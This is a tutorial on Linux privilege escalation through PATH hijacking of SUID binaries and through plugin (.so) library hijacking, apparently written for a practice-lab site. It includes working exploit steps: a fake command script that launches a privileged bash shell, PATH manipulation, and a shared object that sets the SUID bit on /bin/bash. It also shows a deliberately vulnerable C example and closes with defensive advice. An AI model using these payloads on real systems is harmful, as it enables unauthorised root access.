PATH Hijacking

How a privileged binary quietly hands over root the moment it trusts a bare command name — reading SUID binaries with strings, spotting the one unqualified call hiding among a dozen legitimate absolute paths, and the matching .so/library-loading variant of the same mistake.
What is PATH hijacking?
Every shell keeps an ordered list of directories in the $PATH environment variable:
echo $PATH
/usr/local/sbin:/usr/local/bin:/usr/sbin:/usr/bin:/sbin:/bin
Whenever you type a command WITHOUT a path in front of it (ls, whoami, cp...), the shell doesn't magically know where that binary lives. It walks $PATH left to right, directory by directory, and runs the first matching file it finds.
That resolution step is the whole attack surface. $PATH is just a variable - any process can set it to whatever it wants before running a command, including pointing it at a directory you fully control. If something privileged ever resolves a command this way instead of using its full path, you can plant your own file earlier in that search order and have your code run with someone else's privileges instead.
Where this actually shows up: SUID binaries
The classic target is a SUID root binary - a program owned by root with the setuid bit set, so it runs with root's effective privileges no matter which user launches it. You find candidates with:
find / -perm -4000 -type f 2>/dev/nullA lot of internal tooling - backup helpers, monitoring scripts, "temporary" admin utilities someone wrote years ago - ends up SUID because it genuinely needs one privileged action (read a protected log, touch a system file) and nobody wanted to set up full sudo for it. The bug isn't the SUID bit itself. It's what the binary does once it has root.
Reading a binary with strings
You can't just cat a compiled binary - most of it is unreadable machine code. But any literal text embedded in it (file paths, command names, format strings) survives as plain ASCII, and strings pulls exactly that out:
strings /usr/local/bin/some-tool | grep -i whoamiA well-written privileged binary calls out to other programs using their full, absolute path - /usr/bin/whoami, /bin/cp, /usr/bin/id. That's deliberate: an absolute path can't be hijacked, because it skips $PATH resolution entirely. The bug shows up when, somewhere in that same binary, one single call uses a bare command name instead - just "cp", or just "whoami" - with no leading slash. That's the one line that will go looking through $PATH at runtime, and $PATH is something YOU control as the calling user, even though the binary itself is running as root.
This is exactly the pattern behind our own "Alderpoint Snapshot Host" lab on labs.jprhack: a SUID maintenance helper that correctly hardcodes absolute paths for most of what it does, except for one command inside one specific code path. Finding that one relative-path call buried among a dozen legitimate absolute-path ones is the actual exercise - strings dumps real tools and you get pages of noise, so grepping for suspicious patterns (bare commands near words like "cp", "mv", "tar", "sh") matters more than just running strings once and reading everything.
What that bug looks like in source form
You'll rarely get to read the source of the real target - you're reverse-engineering a compiled binary with strings, not reading someone's git history. But seeing the C side once makes the whole bug click. A simplified, illustrative example of the exact pattern:
#include <stdio.h>
#include <unistd.h>

int main(void) {
    setuid(0);
    setgid(0);

    system("/usr/bin/whoami");   /* safe: absolute path, can't be hijacked */
    system("whoami");            /* vulnerable: bare command, resolved via $PATH */

    return 0;
}
Two calls, same intent, one tiny difference. The first line is safe no matter what $PATH contains. The second is a PATH hijack waiting to happen the moment this binary runs with elevated privileges. (Note the setuid(0)/setgid(0) call at the top - without fully matching the real and effective UID like this, some shells such as dash will quietly drop back to the caller's real UID the moment they're invoked from a mismatched-privilege process, which would silently "fix" this exact bug. Real-world vulnerable tools that already run as root natively don't need this line at all; it only matters if you're building a minimal binary yourself to study the behavior.)
Exploiting it
Once you've found the vulnerable call, the attack has three steps:
-
Create a directory you control and drop a file in it with the exact name of the hijacked command - for example, if the binary calls bare
"cp", your malicious file is also namedcp:mkdir /tmp/evildir printf '#!/bin/bash -p\nexec /bin/bash -p\n' > /tmp/evildir/cp chmod +x /tmp/evildir/cpNote the shebang:
#!/bin/bash -p, not#!/bin/sh. The-p(privileged) flag tells bash not to drop back to your real UID on startup - without it, you'd land in a shell that silently gave up the privilege you just captured. -
Put your directory at the FRONT of
$PATH, so it's checked before the realcp:export PATH=/tmp/evildir:$PATH -
Run the vulnerable binary with whatever flag/argument triggers the bug. When it shells out to the bare command name, the resolver walks
$PATH, finds your version first, and executes it with the binary's privileges - root.
If it doesn't seem to work and you're testing repeatedly, remember that bash caches resolved command paths for the current session. Clear that cache with:
hash -rThat forces bash to re-resolve every command from scratch against the current $PATH instead of reusing whatever it found (and cached) the first time around.
A different flavor: hijacking a .so instead of a command
The same root cause - trusting something attacker-controlled instead of a fixed, verified location - also shows up one layer deeper, in dynamic library loading rather than command execution. Some SUID tools load plugins at runtime from a path under the calling user's own home directory (a "plugins" or ".lib" folder, say), looking for a specific exported function to call once the library is loaded.
If that plugin directory is writable by you, you don't need a vulnerable system() call at all - you write your own shared object, implement the expected function, and let the SUID program load and execute it for you:
// libsecurity.c
#include <stdlib.h>

void init_plugin(void) {
    system("chmod u+s /bin/bash");
}

gcc -fPIC -shared libsecurity.c -o /home/you/.lib/libsecurity.so
Run the SUID tool again, it loads your .so, calls init_plugin(), and now /bin/bash itself is SUID - any later bash -p gives you a root shell on demand. Same underlying mistake as the command-based version (trusting a location you don't control), just surfacing through dlopen() instead of a shell command. This exact technique shows up on several well-known OSCP-style practice boxes under names like "library hijacking" or "init function hijacking" - worth recognizing on sight.
Defensive takeaways
- Audit every SUID/SGID binary on a box (
find / -perm -4000 -o -perm -2000) and ask, for each one, whether it genuinely needs that bit. - Inside any privileged program, never call out to another command without its full, absolute path - and never load a plugin/library from a path that includes a user-writable directory.
- Where possible, drop privileges (setuid/setgid to the real, unprivileged user) before doing anything that shells out or loads external code, and only re-elevate for the one specific action that actually needs root.
stringsis free reconnaissance against your own binaries too - if a one-linestrings | grepwould reveal something like this, assume an attacker will run exactly that.